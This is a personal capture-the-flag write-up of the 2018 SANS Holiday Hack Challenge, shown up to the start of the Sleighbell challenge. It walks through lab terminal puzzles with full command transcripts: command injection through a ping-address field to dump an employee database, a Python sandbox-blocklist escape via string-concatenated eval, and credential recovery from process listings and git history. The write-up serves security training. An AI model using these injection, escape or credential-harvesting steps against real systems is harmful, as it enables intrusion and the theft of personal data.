2018 SANS Holiday Hack Challenge

Report by Gavin Walker
Saturday January 5, 2019

Table of Contents

Introduction

It was great to get the opportunity to attend Kringle Con., even if the travel arrangements were a little difficult. This was Santa's first information security conference and had been instigated because of the hassle that he had had over the last three Christmas's. Little did I know, as I stood in line, waiting for the conference to start that it would turn out to be a mix of "Die Hard" and "Charlie and the Chocolate Factory".

It was nice to be greeted personally by Santa as all of the attendees arrived:

> *Welcome, my friends! Welcome to my castle! Would you come forward please?*
> *Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!*
> *I hope you enjoy it. I think you will.*
> *Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.*
> *KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.*
> *Remember to look around, enjoy some talks by world-class speakers, and mingle with our other guests.*
> *And, if you are interested in the background of this con, please check out Ed Skoudis' talk called START HERE.*
> *Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!*
> *Oh, and as you enjoy the conference, click on your badge to see a series of objectives for you to conquer!*

After, I had spoken to Santa, I noticed that I had a badge hanging around my neck and if I clicked on it I got a menu.

I next met a plant called Jason and Elinore Twinkletoes before entering the Lobby of the Castle.

I decided that as I was here to learn, I should head upstairs and start with the talks. There is a full list of the talks on the next page and as they were being recorded, I noted down the URL (https://www.youtube.com/channel/UCNiR-C_VXv_TCFgww5Vczag) in case I wanted to review any of them later. Actually, I think that it may be easier to search YouTube for Kringle Con and subscribe to the channel than typing that URL.

The Talks


KringleCon
Speaker Agenda
Keynote Speaker
Dave Kennedy
The Five Ways the Cyber Grinch Stole Christmas
Track 3
Holiday Hack Challenge Director
Ed Skoudis [CHC]
KringleCon: Start Here
Track 2
Brian Hostetler [CHC]
CSV DDE Injection: Pwn Web Apps Like a Ninja
Track 2
Chris Davis [CHC]
Analyzing PowerShell Malware
Track 4
Mark Baggett
Escaping Python Shells
Track 7
Beau Bullock
Everything You've Wanted to Know About Password Spraying But Were Afraid to Ask
Track 6
Mick Douglas
PowerShell for Pen Testing
Track 6
Micah Hoffman
Breach Data and You
Track 5
Heather Mahalik
Smartphone Forensics: Why Building a Toolbox Matters
Track 5
Jason Nickola
Crash Course in Web App Pen Testing with Burp Suite
Track 5
Larry Pesce
Software-Defined Radio: The New Awesome
Track 1
Derek Rook
Pivoting: SSH
Track 1
John Strand
Evil Clouds
Track 1
Chris Elgee and Chris Davis [CHC]
HTTP/2: Because 1 Is the Loneliest Number
Track 2
Brian Hostetler [CHC]
Buried Secrets: Digging Deep Through Cloud Repositories
Track 4
Jay Beale
Quick Intro to Attacking a Kubernetes Cluster
Track 6
Jack Daniel
The Secret to Building Community
Track 1
Jon Gorenflo
Intro to Hashcat
Track 6
Katie Knowles
Sneaking Secrets from SMB Shares
Track 4
Tim Medin
Hacking Dumberly Not Harderer
Track 7
Deviant Ollam
Key Decoding
Track 5
Mike Poor
PCAP for Fun and Profit
Track 4
Mike Saunders
Web App 101: Getting the Lay of the Land
Track 7
John Strand
Malware Zoo
Track 7
Rachel Tobac
How I Would Hack You: Social Engineering Step-by-Step
Track 2

The Terminals

While I was up in the Balcony area, I noticed that there were a number of elves with mini challenges or terminals that I could practice some my skills at. But they were also willing to give hints for the Objectives. On the way to talking to my first elf, I spoke to one of the toy soldiers who said,

> *If it isn't being given away at a vendor booth, it isn't free. Or yours.*
> *Make sure your badge is visible at all times.*
> *Don't congregate in high-traffic areas.*
> *Never hack without permission.*
> *Santa is watching.*
> *We are watching.*
> *Hans is watching.*

The first elf that I decided to visit was Bushy Evergreen.

Essential Editor Skills – Bushy Evergreen in the Lobby

Conversation before terminal challenge

Hi, I'm Bushy Evergreen.
I'm glad you're here, I'm the target of a terrible trick.
Pepper says his editor is the best, but I don't understand why.
He's forcing me to learn vi.
He gave me a link, I'm supposed to learn the basics.
Can you assist me with one of the simple cases?

Terminal Challenge

```
I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says – she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi
:q
Loading, please wait......



You did it! Congratulations!
```

This was a straightforward exit from vi, though it is easy to overthink it.

The answer was ':q<enter>'.

Conversation after terminal challenge

Wow, it seems so easy now that you've shown me how!
To thank you, I'd like to share some other tips with you.
Have you taken a look at the Orientation Challenge?
This challenge is limited to past SANS Holiday Hack Challenges from 2015, 2016, and 2017. You DO NOT need to play those challenges.
If you listen closely to Ed Skoudis' talk at the con, you might even pick up all the answers you need...
It may take a little poking around, but with your skills, I'm sure it'll be a wintergreen breeze!

Hints

Vi Editor Basics

Indiana University Vi Tutorials - https://kb.iu.edu/d/afcz

Past Holiday Hack Challenges

Past Holiday Hack Challenges - https://holidayhackchallenge.com/past-challenges/

Stall Mucking Report – Wunorse Openslae in the East Wing

Conversation before terminal challenge

Hi, I'm Wunorse Openslae
What was that password?
Golly, passwords may be the end of all of us. Good guys can't remember them, and bad guess can guess them!
I've got to upload my chore report to my manager's inbox, but I can't remember my password.
Still, with all the automated tasks we use, I'll bet there's a way to find it in memory…

Terminal Challenge

```
Thank you Madam or Sir for the help that you bring!
I was wondering how I might rescue my day.
Finished mucking out stalls of those pulling the sleigh,
My report is now due or my KRINGLE's in a sling!

There's a samba share here on this terminal screen.
What I normally do is to upload the file,
With our network credentials (we've shared for a while).
When I try to remember, my memory's clean!

Be it last night's nog bender or just lack of rest,
For the life of me I can't send in my report.
Could there be buried hints or some way to contort,
Gaining access - oh please now do give it your best!

-Wunorse Openslae


Complete this challenge by uploading the elf's report.txt
file to the samba share at //localhost/report-upload/
elf@3b1b91fb1874:~$ ls
report.txt
elf@3b1b91fb1874:~$ ps auxww
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  17952  2860 pts/0    Ss   19:25   0:00 /bin/bash /sbin/init
root        10  0.0  0.0  45320  3176 pts/0    S    19:25   0:00 sudo -u manager /home/
manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-
argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-
special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -
U report-upload
root        11  0.0  0.0  45320  3092 pts/0    S    19:25   0:00 sudo -E -u manager
/usr/bin/py
thon /home/manager/report-check.py
root        15  0.0  0.0  45320  3168 pts/0    S    19:25   0:00 sudo -u elf /bin/bash
manager     16  0.0  0.0  33848  8144 pts/0    S    19:25   0:00 /usr/bin/python /home/
manager/report-check.py
manager     17  0.0  0.0   9500  2612 pts/0    S    19:25   0:00 /bin/bash
/home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-
command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-
holiday-special --suppress --suppress //localhost/report-upload/
directreindeerflatterystable -U report-upload
elf         18  0.0  0.0  18204  3312 pts/0    S    19:25   0:00 /bin/bash
root        23  0.0  0.0 316664 15344 ?        Ss   19:25   0:00 /usr/sbin/smbd
root        24  0.0  0.0 308372  5856 ?        S    19:25   0:00 /usr/sbin/smbd
root        25  0.0  0.0 308364  4516 ?        S    19:25   0:00 /usr/sbin/smbd
root        27  0.0  0.0 316664  5944 ?        S    19:25   0:00 /usr/sbin/smbd
manager     50  0.0  0.0   4196   712 pts/0    S    19:33   0:00 sleep 60
```

```
elf         52  0.0  0.0  36636  2864 pts/0    R+   19:33   0:00 ps auxww
```

I needed to use “ps auxww” to ensure that the whole command line output was shown. There are also other ways to get the full command line. This revealed ‘report-upload’ as the potential username and ‘directreindeerflatterystable’ as the potential password. This was shown to be correct when I successfully uploaded the report.

```
elf@3b1b91fb1874:~$ smbclient //localhost/report-upload -U report-upload -c "put
report.txt"
WARNING: The "syslog" option is deprecated
Enter report-upload's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
putting file report.txt as \report.txt (500.9 kb/s) (average 501.0 kb/s)
elf@3b1b91fb1874:~$

                              .;;;;;;;;;;;;;;;'
                            ,NWOkkkkkkkkkkkkkNN;
                          ..KM; Stall Mucking ,MN..
                         OMNXNMd.              .oMWXXM0.
                        ;MO   l0NNNNNNNNNNNNNN0o   xMc
                        :MO                        xMl             '.
                        :MO   dOOOOOOOOOOOOOOOOd.  xMl             :l:.
 .cc::::::::::::::::::,oMO  .0NNNNNNNNNNNNNNNNN0.  xMd,,,,,,,,,,,,,clll:.
 'kkkkxxxxxddddddooooooooxMO   ..''''''''''.        xMkccccccclllllllllllooc.
 'kkkkxxxxxddddddooooooooxMO  .MMMMMMMMMMMMMM,      xMkccccccclllllllllllooool
 'kkkkxxxxxddddddooooooooxMO   ':::::::::::::,      xMkccccccclllllllllllool,
 .ooooollllllccccccccc::dMO                         xMx;;;;;;;;;;;;;llllll'
                        :MO  .ONNNNNNNNXk           xMl             :lc'
                        :MO   dOOOOOOOOOo           xMl             ;.
                        :MO   'ccccccccccccc:'      xMl
                        :MO  .WMMMMMMMMMMMMMMMW.    xMl
                        :MO    ..............      xMl
                        .NWxddddddddddddddddddddddddNW'
                          ;ccccccccccccccccccccccccc;

You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.
-Wunorse Openslae
```

The answer was: username/password = report-upload / directreindeerflatterystable

Conversation after terminal challenge

Thank goodness for command line passwords - and thanks for your help!
Speaking of good ways to find credentials, have you heard of Trufflehog?
It's a cool way to dig through repositories for passwords, RSA keys, and more.
I mean, no one EVER uploads sensitive credentials to public repositories, right?
But if they did, this would be a great tool for finding them.
But hey, listen to me ramble. If you're interested in Trufflehog, you should check out Brian Hostetler's talk!
Have you tried the entropy=True option when running Trufflehog? It is amazing how much deeper it will dig!

Hints

Plaintext Credentials in Commands
Keeping Command Line Passwords Out of PS - https://blog.rackspace.com/passwords-on-the-command-line-visible-to-ps

Trufflehog Tool
Trufflehog - https://github.com/dxa4481/truffleHog

Trufflehog Talk
Brian Hostetler is giving a great Trufflehog talk upstairs

The Name Game – Minty Candycane in the Lobby

Conversation before terminal challenge

Hi, I'm Minty Candycane.
Can you help me? I'm in a bit of a fix.
I need to make a nametag for an employee, but I can't remember his first name.
Maybe you can figure it out using this Cranberry Pi terminal?
The Santa's Castle Onboarding System? I think it's written in PowerShell, if I'm not mistaken.
PowerShell itself can be tricky when handling user input. Special characters such as & and ; can be used to inject commands.
I think that system is one of Alabaster's creations.
He's a little ... obsessed with SQLite database storage.
I don't know much about SQLite, just the .dump command.

Terminal Challenge

```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen
To solve this challenge, determine the new worker's first name and submit to
runtoanswer.


=========================================================================
=                                                                       =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G     =
=                                                                       =
=========================================================================
 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.
```

Let's go through all of the options to see what they do.

```
Please make a selection: 1

Welcome to Santa's Castle!
At Santa's Castle, our employees are our family. We care for each other,
and support everyone in our common goals.
Your first test at Santa's Castle is to complete the new employee onboarding paperwork.
Don't worry, it's an easy test! Just complete the required onboarding information
below.
Enter your first name.
:
Enter your last name.
:
Enter your street address (line 1 of 2).
:
Enter your street address (line 2 of 2).
```

```
:
Enter your city.
:
Enter your postal code.
:
Enter your phone number.
:
Enter your email address.
:
Is this correct?

,
y/n: y
Save to sqlite DB using command line
Press Enter to continue...:

=====================================================================
=                                                                   =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G =
=                                                                   =
=====================================================================
 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.
Please make a selection:

Validating data store for employee onboard information.
Enter address of server:
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Well that's interesting… I wonder if I can get it to ping itself (localhost) and it has also given up the name of the SQLite database file. If there is no input validation perhaps I can get it run a second command. Let's try:
localhost; sqlite3 onboard.db .dump
This should get it to dump the database.

```
Validating data store for employee onboard information.
Enter address of server: localhost ; sqlite3 onboard.db .dump
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.037 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.037 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.054 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.037/0.042/0.054/0.011 ms
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE onboard (
    id INTEGER PRIMARY KEY,
    fname TEXT NOT NULL,
    lname TEXT NOT NULL,
    street1 TEXT,
    street2 TEXT,
    city TEXT,
    postalcode TEXT,
    phone TEXT,
    email TEXT
);
```

```
INSERT INTO "onboard" VALUES(10,'Karen','Duck','52 Annfield Rd',NULL,'BEAL','DN14
7AU','077 8656 6609','karensduck@einrot.com');
INSERT INTO "onboard" VALUES(11,'Josephine','Harrell','3 Victoria Road',NULL,'LITTLE
ASTON','B74 8XD','079 5532 7917','josephinedharrell@einrot.com');
INSERT INTO "onboard" VALUES(12,'Jason','Madsen','4931 Cliffside
Drive',NULL,'Worcester','12197','607-397-0037','jasonlmadsen@einrot.com');
[SNIPPED LARGE AMOUNT OF DATABASE CONTENT]
```

At this point, I can search the output for the employee with the name Chan or I can try a SELECT query. My attempts at a SELECT query failed for some unknown reason but there is an easier way with grep.

```
Validating data store for employee onboard information.
Enter address of server: localhost; sqlite3 onboard.db .dump | grep Chan
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.042 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.035 ms
--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.035/0.037/0.042/0.006 ms
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los
Angeles','90067','40
17533509','scottmchan90067@gmail.com');
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

So the answer should be Scott. Let's see if we are correct.

```
Validating data store for employee onboard information.
Enter address of server: localhost ; runtoanswer
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.057 ms
--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.052/0.057/0.062/0.004 ms
Loading, please wait......
Enter Mr. Chan's first name: Scott

[SNIP lovely ASIC art]

Congratulations!
```

The answer was Scott.

Conversation after terminal challenge

Thank you so much for your help! I've gotten Mr. Chan his name tag. I'd love to repay the favor.
Have you ever visited a website and seen a listing of files - like you're browsing a directory? Sometimes this is enabled on web servers.
This is generally unwanted behavior. You can find sleighloads of examples by searching the web for index.of.
On a website, it's sometimes as simple as removing characters from the end of a URL.
What a silly misconfiguration for leaking information!

Hints

SQLite3 .dump'ing
SQLite3 Data Dump - https://www.digitalocean.com/community/questions/how-do-i-dump-an-sqlite-database

PowerShell Command Injection
PowerShell Call/& Operator - https://ss64.com/ps/call.html

Finding Browsable Directories
On a website, finding browsable directories is sometimes as simple as removing characters from the end of a URL.

Website Directory Browsing
Website Directory Browsing - https://portswigger.net/kb/issues/00600100_directory-listing

CURLing Master – Holy Evergreen in the West Wing

Conversation before terminal challenge

Hi, I'm Holly Everygreen.
Oh that Bushy!
Sorry to vent, but that brother of mine did something strange.
The trigger to restart the Candy Striper is apparently an arcane HTTP call or 2.
I sometimes wonder if all IT folk do strange things with their home networks...

Terminal Challenge

```
I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

  Complete this challenge by submitting the right HTTP
  request to the server at http://localhost:8080/ to
  get the candy striper started again. You may view
  the contents of the nginx.conf file in
  /etc/nginx/, if helpful.
elf@9bb66c590c56:~$ vi /etc/nginx/nginx.conf
bash: vi: command not found
elf@9bb66c590c56:~$ less !$
less /etc/nginx/nginx.conf
bash: less: command not found
elf@9bb66c590c56:~$ more !$
more /etc/nginx/nginx.conf
[SNIP]
        server {
        # love using the new stuff! -Bushy
                listen                  8080 http2;
                # server_name           localhost 127.0.0.1;
[SNIP]
```

I took a peak at nginx.conf but it just told me what I already knew that I was dealing with http2. I tried another couple of things including curl -v --http2 http://localhost:8080/ to confirm that I could actually connect to the server.

Then I noticed that .bash_history had been left intact and its contents proved to be useful by giving me a starting point when connecting to the server.

```
elf@9bb66c590c56:~$ ls -al
total 24
drwxr-xr-x 1 elf  elf  4096 Dec 14 16:15 .
drwxr-xr-x 1 root root 4096 Dec 14 16:14 ..
-rw-r--r-- 1 elf  elf   464 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf   220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf  3543 Dec 14 16:15 .bashrc
-rw-r--r-- 1 elf  elf   675 May 15  2017 .profile
elf@9bb66c590c56:~$ cat .bash_history
netstat -ant
```

```
ncat --broker -nlvp 9090
echo "\302\257\_(\343\203\204)_/\302\257" >> /tmp/shruggins
cat /tmp/shruggins
curl --http2-prior-knowledge http://localhost:8080/index.php
telnet towel.blinkenlights.nl
fortune | cowsay | lolcat
ps -aux
sl
figlet I am your father
echo 'goHangasaLAmIimalaSAgnaHoG' | rev
aptitude moo
aptitude -v moo
aptitude -vv moo
aptitude -vvv moo
aptitude -vvvv moo
aptitude -vvvvv moo
aptitude -vvvvvv moo
yes Giddyup
factor 512
aafire
elf@9bb66c590c56:~$ curl --http2-prior-knowledge http://localhost:8080/index.php
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"

 </body>
</html>
```

The output from the curl request was *very* helpful. So I just need to craft a slightly different request:
curl -X POST -d "status=on" --http2-prior-knowledge http://localhost:8080/index.php

```
elf@9bb66c590c56:~$ curl -X POST -d "status=on" --http2-prior-knowledge
http://localhost:8080/index.php
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"

                                                                okkd,
                                                               OXXXXX,
                                                              oXXXXXXo
                                                             ;XXXXXXX;
                                                            ;KXXXXXXx
                                                           oXXXXXXXO
                                                         .lKXXXXXXX0.
  ''''''       .''''''       .''''''       .::::;   ':okKXXXXXXXX0Oxcooddool,
 'MMMMMO',,,,,;WMMMMM0',,,,,;WMMMMMK',,,,,,occccoOXXXXXXXXXXXXXxxXXXXXXXXXXX.
 'MMMMN;,,,,,'0MMMMMW;,,,,,'OMMMMMW:,,,,,'kxcccc0XXXXXXXXXXXXXXXxx0KKKKK000d;
 'MMMMl,,,,,,oMMMMMMo,,,,,,lMMMMMMd,,,,,,cMxcccc0XXXXXXXXXXXXXXXOdkO000KKKKK0x.
 'MMMO',,,,,;WMMMMMO',,,,,,NMMMMMK',,,,,,XMxcccc0XXXXXXXXXXXXXXXxxXXXXXXXXXXX:
 'MMN,,,,,,'OMMMMMW;,,,,,'kMMMMMW;,,,,,'xMMxcccc0XXXXXXXXXXXXXKkkxxO00000OOx;.
 'MMl,,,,,,lMMMMMMo,,,,,,cMMMMMMd,,,,,,:MMMxcccc0XXXXXXXXXXKOOkd0XXXXXXXXXO.
 'M0',,,,,;WMMMMM0',,,,,,NMMMMMK,,,,,,,XMMMxcccckXXXXXXXXXX0KXKxOKKXXXXXXXk.
 .c.......'cccccc.......'cccccc.......'cccc:ccc: .c0XXXXXXXXX0xO00000000c
                                                    ;xKXXXXXX0xKXXXXXXXK.
                                                       ..,:ccllc:cccccc:'

Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
```

```
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.
-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this challenge.
<p>POSTing data in HTTP/2.0.
 </body>
</html>
```

The answer was:
curl -X POST -d "status=on" --http2-prior-knowledge http://localhost:8080/index.php

Conversation after terminal challenge

Unencrypted HTTP/2? What was he thinking? Oh well.
Have you ever used Bloodhound for testing Active Directory implementations?
It's a merry little tool that can sniff AD and find paths to reaching privileged status on specific machines.
AD implementations can get so complicated that administrators may not even know what paths they've set up that attackers might exploit.
Have you seen anyone demo the tool before?

Hints

HTTP/2.0 Basics
HTTP/2.0 - https://developers.google.com/web/fundamentals/performance/http2/

Bloodhound Tool
Bloodhound Tool - https://github.com/BloodHoundAD/BloodHound

Bloodhound Demo
Bloodhound Demo - https://youtu.be/gOpsLiJFI1o

Python Escape from LA – SugarPlum Mary on the Balcony

Conversation before terminal challenge

Hi, I'm Sugarplum Mary.
I'm glad you're here; my terminal is trapped inside a python! Or maybe my python is trapped inside a terminal?
Can you please help me by escaping from the Python interpreter?

Terminal Challenge

```
I'm another elf in trouble,
Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

To complete this challenge, escape Python
and run ./i_escaped
>>> import
Use of the command import is prohibited for this question.
>>> exec
Use of the command exec is prohibited for this question.
>>> eval
<built-in function eval>
>>> compile
Use of the command compile is prohibited for this question.
>>> eval('__import(os)__')
Use of the command import is prohibited for this question.
>>> os = eval('__im'+'port__("os")')
>>> os.system("./i_escaped")
Use of the command os.system is prohibited for this question.
```

Ooops. This was going so well following the details from Mark Baggett's talk on Escaping Python Shells. So why not import 'os' as a different name, like the code example. It might be looking specifically for os.system.

```
>>> fred = eval('__im'+'port__("os")')
>>> fred.system("./i_escaped")
Loading, please wait......


  ____        _   _
 |  _ \ _   _| |_| |__   ___  _ __
 | |_) | | | | __| '_ \ / _ \| '_ \
 |  __/| |_| | |_| | | | (_) | | | |
 |_|___ \__, |\__|_| |_|\___/|_| |_| _ _
 | ____||___/___ ___ _ _ __   ___  __| | |
 |  _| / __|/ __/ _` | '_ \ / _ \/ _` | |
 | |___\__ \ (_| (_| | |_) |  __/ (_| |_|
 |_____|___/\___\__,_| .__/ \___|\__,_(_)
                     |_|
That's some fancy Python hacking -
```

```
You have sent that lizard packing!
-SugarPlum Mary

You escaped! Congratulations!
0
```

That did it.

The answer was:
fred = eval('__im'+'port__("os")')
fred.system("./i_escaped")

Conversation after terminal challenge

> *Yay, you did it! You escaped from the Python!*
> *As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer – Packalyzer.*
> *(https://packalyzer.kringlecastle.com/)*
> *Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.*
> *Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.*
> *There was suspicious-looking development code using environment variables to store SSL keys and open up directories.*
> *This elf then told me that manipulating values in the URL gave back weird and descriptive errors.*
> *I'm hoping these errors can't be used to compromise SSL on the website and steal logins.*
> *On a tooootally unrelated note, have you seen the HTTP2 talk at at KringleCon by the Chrises? I never knew HTTP2 was so different!*
> *Hints:*

Hints

Python Escape
Check out Mark Baggett's talk upstairs

HTTP/2.0 Intro and Decryption
Did you see Chris' & Chris' talk on HTTP/2.0?

DevOps Fail – Sparkle Redberry on the Balcony

Before the challenge

Hi, I'm Sparkle Redberry!
Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo.
I mean, I may have uploaded something sensitive earlier, but it's no big deal. I overwrote it!
Care to check my Cranberry Pi terminal and prove me right?

Terminal Challenge

```
Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.
elf@aada2ba86ed5:~$ ls
kcconfmgmt  runtoanswer
elf@aada2ba86ed5:~$ cd kcconfmgmt/
elf@aada2ba86ed5:~/kcconfmgmt$ ls -a
.  ..  .git  README.md  app.js  package-lock.json  package.json  public  routes server
views
```

This looks like a git repository for a Node.js server. Let's check the logs to see if the word password is mentioned. I might get lucky.

```
elf@aada2ba86ed5:~/kcconfmgmt$ git log | grep -i password
    Add user model for authentication, bcrypt password storage
    Per @tcoalbox admonishment, removed username/password from config.js, default
settings in config.js.def need to be updated before use
```

So that second line is very interesting so let's grep somemore.

```
elf@aada2ba86ed5:~/kcconfmgmt$ git log | grep -B 5 -A 5 -i password

commit d84b728c7d9cf7f9bafc5efb9978cd0e3122283d
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 19:51:52 2018 -0500

    Add user model for authentication, bcrypt password storage

commit c27135005753f6dde3511a7e70eb27f92f67393f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 08:11:40 2018 -0500

--
```

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default
settings in config.js.def need to be updated before use

commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 13:25:32 2018 -0500
```

I am going to need the version b2376f4a93ca1889ba7d947c2d14be9a5d138802 as that is the one before the username/password were removed from config.js.

```
elf@aada2ba86ed5:~/kcconfmgmt$ git revert b2376f4a93ca1889ba7d947c2d14be9a5d138802

*** Please tell me who you are.

Run

  git config --global user.email "you@example.com"
  git config --global user.name "Your Name"

to set your account's default identity.
Omit --global to set the identity only in this repository.

fatal: empty ident name (for <(null)>) not allowed

elf@aada2ba86ed5:~/kcconfmgmt$ git checkout b2376f4a93ca1889ba7d947c2d14be9a5d138802
error: Your local changes to the following files would be overwritten by checkout:
        package.json
Please commit your changes or stash them before you switch branches.
Aborting
elf@aada2ba86ed5:~/kcconfmgmt$
```

A git revert and checkout were not successful as I didn't want to interact with the repository. So let's see if I can check out the specific file which was probably in the same directory as config.js.def is now.

```
elf@aada2ba86ed5:~/kcconfmgmt$ find . -name config.js.def
./server/config/config.js.def
elf@aada2ba86ed5:~/kcconfmgmt$ git checkout b2376f4a93ca1889ba7d947c2d14be9a5d138802 ./
server/config/config.js
elf@aada2ba86ed5:~/kcconfmgmt$ cat ./server/config/config.js
// Database URL
module.exports = {
    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
};
elf@aada2ba86ed5:~/kcconfmgmt$
elf@aada2ba86ed5:~/kcconfmgmt$ cd ..
elf@aada2ba86ed5:~$ runtoanswer
Loading, please wait......



Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.
```

```
Congratulations!

elf@aada2ba86ed5:~$
```

The answer was ‘twinkletwinkletwinkle’.

Conversation after terminal challenge

> *Oh my golly gracious - Tangle was right? It was still in there? How embarrassing!*
> *Well, if I can try to redeem myself a bit, let me tell you about another challenge you can help us with.*
> *I wonder if Tangle Coalbox has taken a good look at his own employee import system.*
> *It takes CSV files as imports. That certainly can expedite a process, but there's danger to be had.*
> *I'll bet, with the right malicious input, some naughty actor could exploit a vulnerability there.*
> *I'm sure the danger can be mitigated. OWASP has guidance on what not to allow with such oploads.*

Hints

Finding Passwords in Git
Search Git for Passwords

Git Cheat Sheet
Git Cheat Sheet

CSV Injection Talk
Somehow Brian Hostetler is giving a talk on CSV injection WHILE he's giving a talk on Trufflehog. Whatta' guy!

OWASP on CSV Injection
OWASP CSV Injection Page - https://www.owasp.org/index.php/CSV_Injection

The Sleighbell – Shinny Upatree on the Balcony

Conversation before the challenge

Hi, I'm Shinny Upatree.
Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win. As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!
I'll bet the GNU Debugger can help us. With the PEDA modules installed, it can be prettier. I mean easier.

Terminal Challenge

```
I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
  Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
  Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
  Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
  The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!

